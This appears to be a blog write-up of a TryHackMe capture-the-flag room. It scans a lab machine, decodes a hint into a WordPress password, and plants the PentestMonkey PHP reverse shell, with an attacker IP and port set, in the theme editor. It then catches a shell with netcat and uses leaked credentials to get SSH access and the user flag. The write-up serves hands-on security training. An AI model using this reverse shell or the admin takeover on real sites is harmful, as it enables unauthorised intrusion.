

ALL IN ONE -TRY HACK ME-ROOM




5kullk3r

6 min read

.

Oct 1, 2025



Hello everyone! This is a beginner-friendly room from the TryHackMe platform titled “**All In One**”

This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)

When girls shower



Omg, we need to
buy so many
kinds of soap




I know, I need 5
different bottles
just for my hair

When boys shower




13 in 1 soap



13 in 1 soap

Visiting the victim IP but it's just a default apache page



Let's start with the rustscan:

```
# ./rustscan -a 10.201.115.191

The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with
[!] Your file limit is very small, which negatively impacts RustScan
5000'.
Open 10.201.115.191:22
Open 10.201.115.191:21
Open 10.201.115.191:80
```

rustscan -a 10.201.115.191

Open ports are: 21,22,80

Checking FTP:

```
└─# ftp 10.201.115.191
Connected to 10.201.115.191.
220 (vsFTPd 3.0.5)
Name (10.201.115.191:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||64254|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          115          4096 Oct 06  2020 .
drwxr-xr-x  2 0          115          4096 Oct 06  2020 ..
```

ftp 10.201.115.191

then when prompted:

Username: anonymous

Password: anonymous

Tried scouring through but found nothing so instead exited and ran gobustr scan to see if any hidden directories

```

$ gobuster dir -u http://10.201.115.191 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.115.191
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/wordpress (Status: 301) [Size: 320] [→ http://10.201.115.191/wordpress/]
/hackathons (Status: 200) [Size: 197]
Progress: 15784 / 220561 (7.16%)
/server-status (Status: 403) [Size: 279]

```

gobuster dir -u http://10.201.115.191 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t
100

Found `/wordpress` and `/hackathon`. These are the next pages that need to be visited

In `/hackathon` the page has the word Vinegar, inspecting the page we see this string :

← → ↻ 🏠 10.201.115.191/hackathons

Damn how much I hate the smell of Vinegar :/ !!!

```
1 <html>
2 <body>
3
4
5
6
7 <h1>Damn how much I hate the smell of <i>Vinegar </i> :/ !!! </h1>
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60 <!-- Dvc W@iyur@123 -->
61 <!-- KeepGoing -->
62 </body>
63 </html>
64
```

Dvc W@iyur@123 & KeepGoing

Vigenère hint implies use of a key-based substitution to get a plaintext password.

https://www.boxentriq.com/code-breaking/vigenere-cipher

BOXENTRIQ HOME TOOLS RESOURCES CONTACT

Input Copy

Dvc W@iyur@123

Auto Solve Auto Solver options...

Knowing the encryption key

Key KeepGoing Decode Encode

Decoded message.


Results Copy

Try H@ckme@123

Not able to find the correct result? Try **Auto Solve** or use the [Cipher Identifier Tool](#).

So using an online decoder we get ***Try H@ckme@123***

Next going to /Wordpress



In the homepage I see the user elyana and that gives me a clue that it might be a username and we can use the password

- Go to `http://10.201.115.191/wordpress` and then `/wp-admin`.


Credentials used

- Username: `elyana`

- Password: H@ckme@123
- Login successful — you gained admin access to the dashboard.
- Admin access to WordPress allows editing theme files (PHP) — ideal for getting RCE in CTFs.

Next starting the rev shell

- PentestMonkey PHP reverse shell:



```
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
```

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>


- Download/copy the reverse shell script.
- Edit the script and change IP and Port according to your machine I've used port 4444

Starting the listener:

nc -lvp 4444

Now to execute the rev shell in wordpress we navigate to

Appearance -> Theme Editor




```

34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.1.1'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57

```

1. Open Theme Functions (`style.css`)

2. Remove any preexisting code as you noted and paste the full PHP reverse shell (ensure IP and port are set accordingly) and click on update.
3. Next click on Theme Functions functions.php and paste the rev shell again and click on Documentations dropdown → Twenty Script Loader (select the appropriate theme function area) → Click **Update**.



- Netcat listener caught the connection — you have a shell.

```

l-# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.9.3.60] from (UNKNOWN) [10.201.115.191] 43904
Linux ip-10-201-115-191 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
15:59:03 up 40 min, 0 users, load average: 0.05, 0.04, 0.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/

```

Once in :

```

$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Sep 16 15:18 .
drwxr-xr-x 24 root    root    4096 Sep 16 15:18 ..
drwxr-xr-x  6 elyana  elyana  4096 Oct  7  2020 elyana
drwxr-xr-x  3 ubuntu  ubuntu  4096 Sep 16 15:18 ubuntu
$ cd elyana
$ ls -la
total 48
drwxr-xr-x  6 elyana  elyana  4096 Oct  7  2020 .
drwxr-xr-x  4 root    root    4096 Sep 16 15:18 ..
-rw-r--r--  1 elyana  elyana  1632 Oct  7  2020 .bash_history
-rw-r--r--  1 elyana  elyana   220 Apr  4  2018 .bash_logout
-rw-r--r--  1 elyana  elyana  3771 Apr  4  2018 .bashrc
drwxr-xr-x  2 elyana  elyana  4096 Oct  5  2020 .cache
drwxr-xr-x  3 root    root    4096 Oct  5  2020 .config
drwxr-xr-x  3 elyana  elyana  4096 Oct  5  2020 .gnupg
drwxrwxr-x  3 elyana  elyana  4096 Oct  5  2020 .local
-rw-r--r--  1 elyana  elyana   807 Apr  4  2018 .profile
-rw-r--r--  1 elyana  elyana    0 Oct  5  2020 .sudo_as_admin_successful
-rw-rw-r--  1 elyana  elyana    59 Oct  6  2020 hint.txt
-rw-r--r--  1 elyana  elyana    61 Oct  6  2020 user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ get user.txt
/bin/sh: 10: get: not found
$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)

```

pwd

cd /home

cd elyana


cat user.txt

got: Permission denied

cat hint.txt -> says the hint is somewhere on the system

So I just use the find command to search for the closest related thing

elyana

A terminal window screenshot with a dark background. The command '\$ find / -type f -user elyana 2>/dev/null' is entered and underlined with a red line. The output lists several files: /home/elyana/user.txt, /home/elyana/.bash_logout, /home/elyana/hint.txt, /home/elyana/.bash_history, /home/elyana/.profile, /home/elyana/.sudo_as_admin_successful, /home/elyana/.bashrc, and /etc/mysql/conf.d/private.txt. A red bracket is drawn around the last two file paths. Faint, semi-transparent text from another document is visible in the background.

```
$ find / -type f -user elyana 2>/dev/null  
/home/elyana/user.txt  
/home/elyana/.bash_logout  
/home/elyana/hint.txt  
/home/elyana/.bash_history  
/home/elyana/.profile  
/home/elyana/.sudo_as_admin_successful  
/home/elyana/.bashrc  
/etc/mysql/conf.d/private.txt
```

find / -type f -user elyana 2>/dev/null

- `find /` starts at root and searches the filesystem.
- `-type f` restricts results to files only.
- `-user elyana` finds files owned by user `elyana`.
- `2>/dev/null` hides permission-denied errors to keep output readable.

Then I private.txt under `private.txt` was found in `/etc/mysql/conf.d/`

Then:

cd /etc/mysql/conf.d/

ls -la

cat private.txt

We get this :


```
$ cat private.txt  
user: elyana  
password: E@syR18ght  
$
```

user: elyana

password: E@syR18ght

So we SSH using these creds:

```
# ssh elyana@10.201.115.191
```

ssh elyana@10.201.115.191

Password: E@syR18ght

Once in the shell

```
elyana@ip-10-201-115-191:~$ ls -la
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7  2020 .
drwxr-xr-x 4 root    root    4096 Sep 16 15:18 ..
-rw-r--r-- 1 elyana elyana 1632 Oct  7  2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4  2018 .bashrc
drwx----- 2 elyana elyana 4096 Oct  5  2020 .cache
drwxr-x--- 3 root    root    4096 Oct  5  2020 .config
drwx----- 3 elyana elyana 4096 Oct  5  2020 .gnupg
-rw-rw-r-- 1 elyana elyana  59 Oct  6  2020 hint.txt
drwxrwxr-x 3 elyana elyana 4096 Oct  5  2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4  2018 .profile
-rw-r--r-- 1 elyana elyana   0 Oct  5  2020 .sudo_as_admin_successful
-rw-r--r-- 1 elyana elyana  61 Oct  6  2020 user.txt
elyana@ip-10-201-115-191:~$ cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
```


cat user.txt

Output:

